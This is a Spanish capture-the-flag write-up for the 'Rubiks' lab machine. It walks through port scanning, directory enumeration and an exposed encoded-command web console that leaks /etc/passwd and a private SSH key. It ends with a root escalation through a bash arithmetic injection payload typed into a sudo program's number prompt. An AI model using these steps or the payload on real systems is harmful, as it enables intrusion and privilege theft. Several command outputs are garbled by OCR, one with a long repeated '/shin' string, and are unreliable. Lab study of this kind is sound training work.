RUBIKS

Rubiks



Autor: Luisillo_o

Dificultad: Medio

Fecha de creación:

01/09/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip Rubiks.zip

Archive: Rubiks.zip inflating: auto_deploy.sh inflating: rubiks.tar

2- Y ahora desplegamos la máquina

sudo bash auto_deploy.sh rubiks.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

CONECTIVIDAD

ping -c1 172.17.0.2

```
Ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.239 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.239/0.239/0.239/0.000 ms
```

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

Puertos abiertos 22 y 80

Nos aparece un rubikcube.dl/ que agregamos al /etc/hosts



ENUMERACIÓN

Usamos gobuster para archivos y directorios

gobuster dir -u http://rubikcube.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

```
Gobuster v3.6
by OJ Reeves (@TheColonial) 0 Christian Mehlmauer (@firefart)

[+] Url: http://rubikcube.dl
[-] Threads: 100
[-] Wogative Status codes: 404
[-] User Agent: gobuster/3.6
[-] Extensions: php.py.doc.html
[-] Timout: 108

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 4327]
/.html (Status: 403) [Size: 277]
/.html (Status: 303) [Size: 277]
//administration (Status: 200) [Size: 321] [→ http://rubikcube.dl/administration/]
//php (Status: 403) [Size: 277]
//administration (Status: 403) [Size: 277]
//html (Status: 403) [Size: 321] [→ http://rubikcube.dl/administration/]
//php (Status: 403) [Size: 277]
//administration (Status: 403) [Size: 277]
//html (Status: 403) [Size: 277]
//html (Status: 403) [Size: 277]
//administration (Status: 403) [Size: 277]
//html (Status: 403) [Size: 403]
//html (Status: 403) [Size: 403]
//html (Status: 403) [Si
```

Directorio interesante /administration

Revisando las diferentes pestañas, llegamos a configuraciones


y en el panel izquierdo,el único que nos permite interactuar es el de console aunque nos da un Not Found. Si nos vamos al navegador con

http://rubikcube.dl/administration/myconsole.php

llegamos a una consola donde nos indican que debemos codificar el código

Después de probar con varias codificaciones, la que vale es base32.

Probamos con Is -la y con /etc/passwd





Consola

Ingrese el comando a ejecutar (codificado):

Codifique su comando antes de enviarlo.

Ejecutar Comando

Salida del Comando:

total 40
drwxr-xr-x 1 root root 4096 Aug 30 03:28 .
drwxr-xr-x 1 root root 4096 Aug 30 02:03 ..
-rwxr-xr-x 1 root root 3389 Aug 30 03:28 .id_rsa
-rw-r--r- 1 root root 6665 Aug 30 01:34 configuration.php
drwxr-xr-x 2 root root 4096 Aug 30 00:23 img
-rw-r--r- 1 root root 5460 Aug 30 01:22 index.php
-rw-r--r- 1 root root 5509 Aug 30 01:52 myconsole.php
-rw-r--r- 1 root root 1825 Aug 30 00:40 styles.css



Codifique su comando antes de enviarlo.

Ejecutar Comando

Salida del Comando:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/yar/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash luisillo:x:1001:1001::/home/luisillo:/bin/sh systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin


EXPLOTACIÓN

മ ക

Primero le tiré medusa a luisillo por ssh y no conseguí nada.

La otra opción es leer el id rsa y establecer conexión por SSH

le damos permisos y nos hacemos luisillo



O 各 rubikcube.dl/administration/myconsole.php

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
luisillo@97fc9d9ef72c:~$ sudo ~!
Matching Defaults entries for luisillo on 97fc9d9ef72c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/s
```

Investigando en

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/

Bash eq Privilege Escalation

Nos hacemos root de la siguiente manera

luisillo@97fc9d9ef72c:~\$ sudo /bin/cube Checker de Seguridad Por favor, introduzca un número para verificar:

Digite el número: a[\$(/bin/sh >&2)]+42

whoami

Buen día 🖖